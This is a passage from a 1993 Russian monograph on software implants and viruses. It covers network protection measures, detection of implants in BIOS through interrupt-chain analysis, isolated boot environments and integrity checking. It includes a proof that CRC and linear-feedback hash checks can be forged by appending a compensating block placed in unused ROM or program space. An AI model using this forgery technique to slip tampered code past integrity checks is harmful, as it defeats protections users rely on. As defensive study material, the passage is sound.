1. Средства и методы защиты, общие для всей сети (АП, СЛС и КМ).

К ним относятся:

а) ограничение физического доступа к АП, СЛС и КМ путем установления соответствующего организационного режима и применения аппаратных или программных средств ограничения доступа к ПЭВМ;

б) при активизации коммуникационного ПО контроль его целостности, целостности областей DOS, BIOS и CMOS путем просчета контрольных сумм (вычисления хеш-функций) и сравнения их с эталонными значениями для каждой ПЭВМ;

в) максимальное ограничение и контроль за передачей по сети исполняемых файлов (типа .EXE и .COM), .SYS- и .BIN-файлов в целях предотвращения распространения файловых вирусов, вирусов типа Driver и загрузочно-файловых виру-

сов по сети;

г) организация выборочного и внезапного контроля работы операторов КМ и СЛС с целью выявления фактов использования нерегламентированного ПО;

д) хранение архивных копий применяемого ПО на защищенных от записи магнитных носителях (дискетах), учет и надежное хранение архивных копий;

е) немедленное уничтожение ценной информации сразу по истечении потребности в ней;

ж) периодическая оптимизация внешних носителей (винчестеров) на предмет выявления сбойных или псевдосбойных кластеров и затирания фрагментов конфиденциальной информации при помощи средств типа SPEED DISK.

2. Средства защиты, учитывающие специфику работы фрагментов сети.

а) для КМ:

- средства и методы повышения общей надежности КМ (программное или аппаратное дублирование, использование «горячего резерва» и т. д.);

б) для СЛС:

- контроль состава и порядка использования ПО, находящегося на СЛС;
- дублирование стандартных средств защиты от НСД в ПО сети Novell и других разновидностей сетевого ПО дополнительными средствами защиты;
- запрет записи на общий диск файл-сервера локальной сети исполняемых файлов, не имеющих отношения к обработке информации на сети.

Что же касается мер защиты от закладок в процессе разработки самих программ защиты, то в данном случае необходимо предусмотреть:

- встроенный самоконтроль ПО системы защиты, установленной на сети, путем просчета контрольных сумм по файлам и по коду программ в оперативной памяти;
- переопределение «на себя» существенно важных прерываний (int 01h, 03h, 08h, 1Ch, 13h, 21h) для предотвращения перехвата ввода ключей и паролей и их сохранения на внешнем носителе, а также блокирование проникновения в логику работы программ защиты при помощи стандартных отладочных средств.
- защиту от переноса установленного на АП ПО защиты и коммуникации на другую ПЭВМ, проводимого с целью детального изучения ПО и поиска обходных путей для

преодоления защиты. Это может быть достигнуто «привязкой» ПО к индивидуальным параметрам ПЭВМ, тем самым работоспособность ПО будет обеспечиваться только на данном АП (КМ, СЛС) сети.

7. Защита от воздействий закладок

Данная проблема имеет много общего с проблемой выявления и дезактивации компьютерных вирусов и изучена достаточно подробно [4, 5, 6, 12, 14, 15]. Рассматриваемые классы методов борьбы с воздействием вирусов или закладок можно разделить на классы:

1. Общие методы защиты программного обеспечения:

а) контроль целостности системных областей, запускаемых прикладных программ и используемых данных;

б) контроль цепочек прерываний и фильтрация вызовов критических для безопасности системы прерываний;

Данные методы действенны лишь тогда, когда контрольные элементы не подвержены воздействию закладок и разрушающее воздействие входит в контролируемый класс. Так, например, система контроля за вызовом прерываний не будет отслеживать обращение на уровне портов. С другой стороны контроль целостности информации может быть обойден путем:

- навязывания конечного результата проверок;
- влияния на процесс считывания информации;
- изменения хеш-значений, хранящихся в общедоступных файлах.

Вообще говоря, включение процесса контроля должно быть выполнено до начала влияния закладки, либо контроль должен осуществляться полностью аппаратными средствами с программами управления, содержащимися в ПЗУ.

в) создание безопасной и изолированной операционной среды;

г) предотвращение результирующего воздействия вируса или закладки (например, запись на диск только в зашифрованном виде на уровне контроллера /тем самым сохранение информации закладкой не имеет смысла/ либо запрет записи на диск на аппаратном уровне).

2. Специальные методы выявления программ с потенциально опасными последствиями:

а) поиск фрагментов кода по характерным последовательностям (сигнатурам), собственным закладкам, либо наоборот, разрешение на выполнение или внедрение в цепочку прерываний только программ с известными сигнатурами;

б) поиск критических участков кода методом семантического анализа (анализ фрагментов кода на выполняемые ими функции, например, выполнение НСЗ, часто сопряженный с дисассемблированием или эмуляцией выполнения).

Ниже мы остановимся на нескольких принципиально важных для построения защиты от закладок методах, а именно:

- выявление разрушающих воздействий в BIOS;
- построение систем контроля целостности;
- построение изолированной операционной среды.

7.1. Выявление закладок в программно-аппаратной среде.

Как было выяснено, большую опасность представляют программы-закладки, помещенные в ПЗУ (BIOS) и ассоциированные с существенно важными прерываниями. Для их автоматизированного выявления предлагается следующая методика:

1. Выделяется группа прерываний, существенных с точки зрения обработки информации программой, относительно которой проводится защита. Обычно это прерывания `int 13h`, `int 40h` (запись и чтение информации на внешние магнитные накопители прямого доступа), `int 14h` (обмен с RS232 портом), `int 10h` (обслуживание видеотерминала), а также в обязательном порядке прерывания таймера `int 8h`, `int 1Ch` и прерывания клавиатуры `int 9h` и `int 16h`.

2. Для выделенной группы прерываний определяются точки входа (адреса входа) в ПЗУ используя справочную информацию, либо выполняя прерывание в режиме трассировки.

3. Для выделенных адресов создаются цепочки исполняемых команд от точки входа до команды **IRET** — возврату управления из BIOS.

Надо отметить, что запись в сегмент BIOS невозможна и поэтому закладки в BIOS не могут применять механизм преобразования своего кода во время его исполнения в качестве защиты от изучения [18].

В цепочках исполняемых команд выделяются:

- команды работы с портами;

- команды передачи управления;
- команды пересылки данных.

Они используются либо для информативного анализа, либо порождают новые цепочки исполняемых команд.

Порождение новых цепочек исполняемых команд происходит тогда, когда управление передается внутри сегмента BIOS.

4. В цепочках анализируются команды выделенных групп.

Определяются:

- опасные действия первой группы:
 - в прерываниях какого-либо класса присутствуют команды работы с недокументированными портами;

Наличие таких команд, как правило, указывает на передачу информации некоторому устройству, подключенному к параллельному интерфейсу (общей шине), например, встроенной радиопередающей закладке.

Данная ситуация имела место при покупке одной из партий персональных ЭВМ, где были обнаружены радиомаяки, посылавшие сигнал при выполнении программ тестирования и начальной загрузки (POST: Power On Self Test) в BIOS.

- опасные действия второй группы:
 - в прерываниях какого-либо класса присутствуют команды работы с портами, участвующие в работе другого класса прерываний;
- опасные действия третьей группы:
 - в цепочках присутствуют команды перемещения данных из BIOS в оперативную память (кроме таблицы прерываний и RAM BIOS);
- опасные действия четвертой группы:
 - в цепочках присутствуют команды передачи управления в оперативную память или в сегменты расширенного BIOS.

В случае если опасных действий не обнаружено, аппаратно-программная среда ПЭВМ без загруженной операционной среды считается безопасной.

Для проверки операционной системы используется аналогичный алгоритм:

1. По таблице прерываний определяются адреса входа для существенно важных прерываний.

2. Данные прерывания выполняются покомандно в режиме трассировки с анализом каждой команды по вышеприведенному алгоритму. В этом случае команды типа JMP не анализируются, поскольку в режиме покомандного выполнения перехо-

ды происходят автоматически.

Выполнение происходит до того момента, когда будет достигнут адрес ПЗУ.

Для полного анализа необходимо выполнить все используемые программой функции исследуемого прерывания. Например, для `int 13h` — функции 0, 2, 3, 16.

7.2. Создание изолированной программной среды. Целостность данных.

Основываясь на модели закладки и утверждении 1 можно утверждать, что *при пустом множестве активизирующих событий деструктивные последствия невозможны*.

Предположим, что в ПЗУ и операционной системе отсутствуют закладки — проверка произведена по методике параграфа 7.1. Пусть также имеется программа, процесс написания и отладки которой полностью контролируется, т. е. в ней также исключено наличие закладок. Такие программы в иностранной литературе называются Program with Verified Design (PVD), мы будем называть их проверенными программами.

Утечки (потери) информации гарантированно невозможны, если программная среда изолирована:

1. На ПЭВМ с проверенным BIOS установлена проверенная операционная среда.
2. Достоверно установлена неизменность DOS и BIOS.
3. Кроме проверенных программ в данной программно-аппаратной среде не запускалось никаких иных программ.
4. Исключен запуск проверенных программ в какой-либо иной ситуации, т. е. вне проверенной среды.

Выполнение данных условий может быть достигнуто при использовании загрузочной дискеты, запуск программ с которой невозможен без загрузки с нее.


Подробнее остановимся на последнем требовании. Загрузка с обыкновенной загрузочной дискеты является надежным методом установления собственной операционной среды, но лишь тогда, когда оператор не допускает ошибок или преднамеренных действий (запускает находящиеся на дискете программы без загрузки с дискеты). Такого рода действия не только нарушают изолированность системы, но и могут привести к внедрению закладок в ранее проверенные программы пользователя или операционную среду.

Итак, можно сформулировать концепцию, которой предполагается придерживаться для описания воздействия закладок и защиты от них.

Концепция ограниченного доверия к программно-аппаратной среде состоит в следующем:

- аппаратная среда ПЭВМ не содержит закладок и остается неизменной на протяжении всего времени работы с данной ПЭВМ. В противном случае работа на данной ПЭВМ не ведется;
- программная среда (операционная система и прикладные программы) данной ПЭВМ может подвергаться воздействию злоумышленника и произвольным образом измениться;
- пользователь располагает магнитным носителем, содержащим набор проверенных программ, проверенную DOS и проверенную программу контроля неизменности BIOS и доступных пользователю исполняемых файлов, а также данные для проведения контроля целостности;
- использование указанного носителя невозможно иным образом, нежели как после загрузки операционной среды с его помощью.

Рис. 4. Концепция ограниченного доверия к программной среде.



Указанный метод создания изолированной программной среды применен в разработке Unvisible Disk фирмы ЛАН Кристо.

Обратимся теперь к вопросу контроля целостности данных. Предположим, что имеется некоторый файл F — последовательность байт — и некоторый алгоритм A , преобразующий файл F в некоторый файл M (последовательность байт) меньшей длины. Этот алгоритм таков, что при случайном равновероятном выборе двух файлов из множества возможных соответствующие им числа M с высокой вероятностью различны. Тогда проверка целостности данных строится так: рассматриваем файл F , по известному алгоритму A строим $K = A(F)$ и сравниваем M заранее вычисленное как $M = A(F)$ с K . При совпадении считаем файл неизменным. Алгоритм A называют, как прави-

ло, хеш-функцией или реже, контрольной суммой, а число M — хеш-значением.

Чрезвычайно важным является в данном случае выполнение следующих условий:

- по известному числу $M = A(F)$ очень трудоемким будет нахождение другого файла G не равного F такого, что $M = A(G)$;
- число M должно быть недоступно для изменения.

Поясним смысл этих условий. Пусть программа злоумышленника изменила файл F . Тогда, вообще говоря, хеш-значение M для данного файла изменится. Если программе злоумышленника доступно число M , то она может по известному алгоритму A вычислить новое хеш-значение для измененного файла и заместить им исходное. С другой стороны, пусть хеш-значение недоступно, тогда можно попытаться так построить измененный файл, чтобы хеш-значение его не изменилось.

Необходимо заметить, что применение для контроля целостности легко обратимых хеш-функций, которые применяются в настоящее время для контроля в распространенных пакетах (например, регулярные регистры с входом и обратной связью), недостаточно.

Чтобы показать это, докажем следующее утверждение:

Утверждение 3.

Пусть хеш-функция задана автоматом без выхода A .

Результат хеширования файла $F = f_1, f_2, \dots, f_k$ есть состояние s , в которое перешел данный автомат после подачи на его вход последовательности F из фиксированного состояния s_0 .

Предположим выполнение следующих условий:

- функция переходов биективна, т. е. $A(x, S)$ — подстановка, x — фиксированный входной символ;
- существует покрытие всей симметрической группы подстановок мощности p для системы образующих $A(x, S)$.

Утверждается, что в этом случае трудоемкость подделки хеш-функции определяется как трудоемкость обращения функции переходов (построения A^{-1}) и происходит путем конкатенации блока d (из символов входного алфавита) такого, что:

$$s = A(d, r)$$

с любым файлом $G = g_1, g_2, \dots, g_k$, где $r = A(s_0, G)$ — состояние, в которое перешел автомат A из начального состояния s_0 при подаче на вход последовательности G , $|d|$ не более p .

Доказательство:

Поскольку существует указанное покрытие, то для любого состояния r найдется некоторая входная последовательность d ,

которая переведет автомат в любое состояние s .

Тогда на файле $g_1, g_2, \dots, g_k$, d хеш-функция имеет то же значение.

Длина блока d по определению покрытия симметрической группы подстановок $A(S, x)$ с числом образующих, равным мощности входного алфавита, x — фиксированный входной символ, не будет превосходить p .

Например, для регистра сдвига с линейной обратной связью, заданного полиномом над полем $GF(2^n)$ степени k , p определяется как k слов в алфавите $0, 1, \dots, 2^n - 1$ или в битах:

$$d = 2^n \times k,$$

в случае неприводимого полинома (поскольку определяется наличием решения системы из k линейных уравнений в поле $GF(2^n)$).

Что касается требования покрытия симметрической группы подстановок, то на практике оно всегда выполняется.

Действительно, при невыполнении этого условия некоторые состояния автомата будут недостижимы при любых входных последовательностях, что свидетельствует о плохом качестве хеш-функции с точки зрения вероятностных характеристик.

На практике же мощность покрытия симметрической группы подстановок оценивается в битах как $\log_2 S$.

Это означает, что при заданной длине входного слова достижимы все состояния автомата, что является необходимым априорным требованием для хеш-функции.

Известно, что в ПЗУ и программных модулях, как правило, либо имеется неиспользуемое место либо выделена область данных, которые можно использовать для компенсации хеш-функции указанным в утверждении образом.

Доказанное утверждение позволяет резко ограничить класс хеш-функций, применяемых в настоящее время для контроля целостности данных. В частности, рекомендуемые зарубежными источниками хеш-функции типа CRC-24 могут быть легко подделаны.

В связи с этим необходимо либо полностью хранить контролируемые массивы (это допустимо при их малом объеме. Например, BIOS занимает 64 килобайта), либо использовать хеш-функции с труднообратимыми функциями перехода и сильной нелинейностью.

7.3. Практические вопросы построения изолированной программной среды.

Рассмотрим процесс загрузки ПЭВМ.



Первоначально программы начальной загрузки из ПЗУ инициализируют вектора прерывания, затем считывают сектор с номером 1 с нулевой дорожки нулевой поверхности в дисководе А, загружая его с адреса 0:7C00 в оперативную память, после чего управление передается на данный адрес. На дискете в этом месте находится программа начальной загрузки (BOOT-сектор), которая загружает в память драйверы DOS и передает им управление. На нулевой дорожке дискеты также находятся системные области File Allocation Table и Root Directory, которые формируют файловую структуру дискеты.

Предлагается следующий метод. Нулевая дорожка целиком копируется на место k-ой дорожки. Исходная нулевая дорожка заполняется нулями. На место загрузочного сектора устанавливается новая загрузочная программа (блок-схема на рис. 5).

Предлагаемый метод позволяет исключить пользование изготовленной дискетой без загрузки с нее. Дополнив DOS программами проверки, можно добиться соблюдения требования изолированности программно-аппаратной среды.

Важным моментом является также необходимость немедленного после загрузки DOS входа в прикладную программу и выхода из нее только путем «холодной» перезагрузки ПЭВМ.

Рис. 5. Блок-схема новой загрузочной программы для DOS.



8. Заключение

Рассмотренные примеры воздействия закладок на компьютерные системы позволяют сделать вывод об их огромной опасности. Растет число случаев внедрения закладок в сети и системы коммерческого назначения. Метод внедрения закладки способен причинить системе, ее пользователям и абонентам ущерб, соизмеримый со стоимостью самой системы, полностью скомпрометировать системы защиты информации и саму информацию. В зарубежной литературе рассматриваются также методы дистанционного внедрения закладок путем влияния наведенных полей и излучений на системы автоматического управления.

На сегодняшний день известно уже несколько случаев проводок фальшивых финансовых документов в системах автоматизированного документооборота банков при помощи внедренных программных закладок.

В связи с этим разработчикам и менеджерам систем защиты информации рекомендуется обратить на данный аспект серьезное внимание, учесть его в процессе разработки и эксплуатации компьютерных систем и, наряду с применением технических и программных мер защиты, применять также юридические и организационные меры.

Литература

1. Давыдовский А.И. Использование средств автоматизации, заслуживающих доверие. // Защита информации, 1992, 1, с. 63-71
2. Джордейн Р. Справочник программиста персональных компьютеров типа IBM PC XT и AT. // Перевод с английского Н.В. Гайского. М.: «Финансы и статистика», 1992. — 495 с.
3. Головкин Б.А. Надежное программное обеспечение (обзор). // Зарубежная радиоэлектроника, 1978, № 12, с. 3-61.
4. Защита программного обеспечения. Пер. с англ. // Д. Гроувер, Р. Сатер, Дж. Фипс и др. // Под редакцией Д. Гроувера — М.: «Мир», 1992. — 285 с., ил.
5. Е. Касперский. «Дыры» в MS-DOS и программы защиты информации. // КомпьютерПресс, 1991, № 10.
6. Е. Касперский Компьютерные вирусы в MS-DOS. — М.: «Эдэль», 1992. — 120 с.
7. Клоков Ю.К., Папушин В.К., Хамитов Р.Р. Методы повышения надежности программного обеспечения. // Зарубежная радиоэлектроника, 1984, 6, с. 3-22.
8. Карасик И. Математические аспекты компьютерных вирусов. // КомпьютерПресс, 1992, № 10-11, с. 51-56, 59-69.
9. Краснов А.В. Некоторые проблемы безопасности в сетях ЭВМ и способы их решения. // Защита информации, 1992, №№ 3-4.
10. Липаев В.В. Надежность программного обеспечения (обзор концепций). // Автоматика и телемеханика, 1986, № 10, с. 5-31.
11. Лихарев С.Б. Базовые средства криптографической защиты информации в ПЭВМ. // Защита информации, 1992, № 3.

12. О вирусах, червях, троянцах и бомбах. // Защита информации. Переводы. М., «Знание», 1990. (Новое в жизни, науке и технике. Сер. «Вычислительная техника и ее применение», с. 9).

13. Першин А.Ю. Организация защиты вычислительных систем. // КомпьютерПресс, 1992, №№ 10-11, с. 35-50, 33-42.

14. Расторгуев С.П., Дмитриевский Н.Н. Искусство защиты и «раздевания» программ. М.: «Совмаркет», 1991. — 60 с.

15. Спесивцев А.В., Вегнер В.А., Крутяков А.Ю., Серегин В.В., Сидоров В.А. Защита информации в персональных ЭВМ. М: «Радио и связь», 1992. — 190 с.

16. Тимофеев Ю.А. Комплексный подход к защите коммерческой информации (почему и как надо защищать компьютерные системы). // Защита информации, 1992, № 1.

17. А.В. Фролов, Г.В. Фролов. Операционная система MS-DOS. — М.: Диалог-МИФИ, 1991. — 224 с.

18. Щербаков А. Построение программных средств защиты от копирования. Практические рекомендации. Москва, «Эдэль», 1992, — 80 с.

19. Anderson L.B. Software protection: a survey of the industry, Final Report. University of Kent, Aug., 1976.

20. Denning D.E. Cryptography and Data Security, Addison-Wesley Publishing Company, 1982.

21. Hartson H.K., Hsiao D.K. Full Protection Specification in the Semantic Model for Data Bases Protection Languages. Proceeding of ASM Annual Conference, October 1976, Houston, Texas.

22. Harrison M.A., Ruzzo W.L. and Ullman J.D. Protection in Operating Systems. Communications of ASM, vol. 19, no. 8, 1976.

23. Denning D.E. A Lattice Model of Secure Information Flow. Communications of the ASM, vol. 19, no. 15, 1976.

24. Зегэнда Д. П. и др. Защита информации в компьютерных системах. // Под ред. проф. Шмакова Э. М. СПб.: СПбГТУ, 1992, — 100 с.

Оглавление

Предисловие	3
1. Введение	4
2. Модели поведения программных закладок в операционной среде, их воздействие на программы защиты информации .	6
3. Деструктивные функции закладок и работа прикладных программ. Математическая модель	11
4. Разрушение программы защиты, схем контроля или изменение текущего состояния программной среды .	33
5. Особенности воздействия программных закладок на программно-аппаратные средства защиты информации . .	35
6. Закладки, вирусы и сети	43
7. Защита от воздействий закладок	51
8. Заключение	60
Литература	61

Телефон для оптовых покупателей:

в Москве: (095) 325-5278

в Киеве: (044) 223-5987

Сдано в набор 1.08.93. Подписано в печать 01.09.93. Формат 60x90 1/16.
Гарнитура Школьная. Печать офсетная. Бумага офсетная. Уч.-изд. л. 4,0.
Тираж 15000 экз. Заказ № 1279. .

ТОО „Эдэль”. 115477, Москва, ул. Бехтерева, 1-2-8.

Московская типография № 6 Министерства печати и информации РФ,
109088, Москва, Ж-88, Южнопортовая ул., 24.

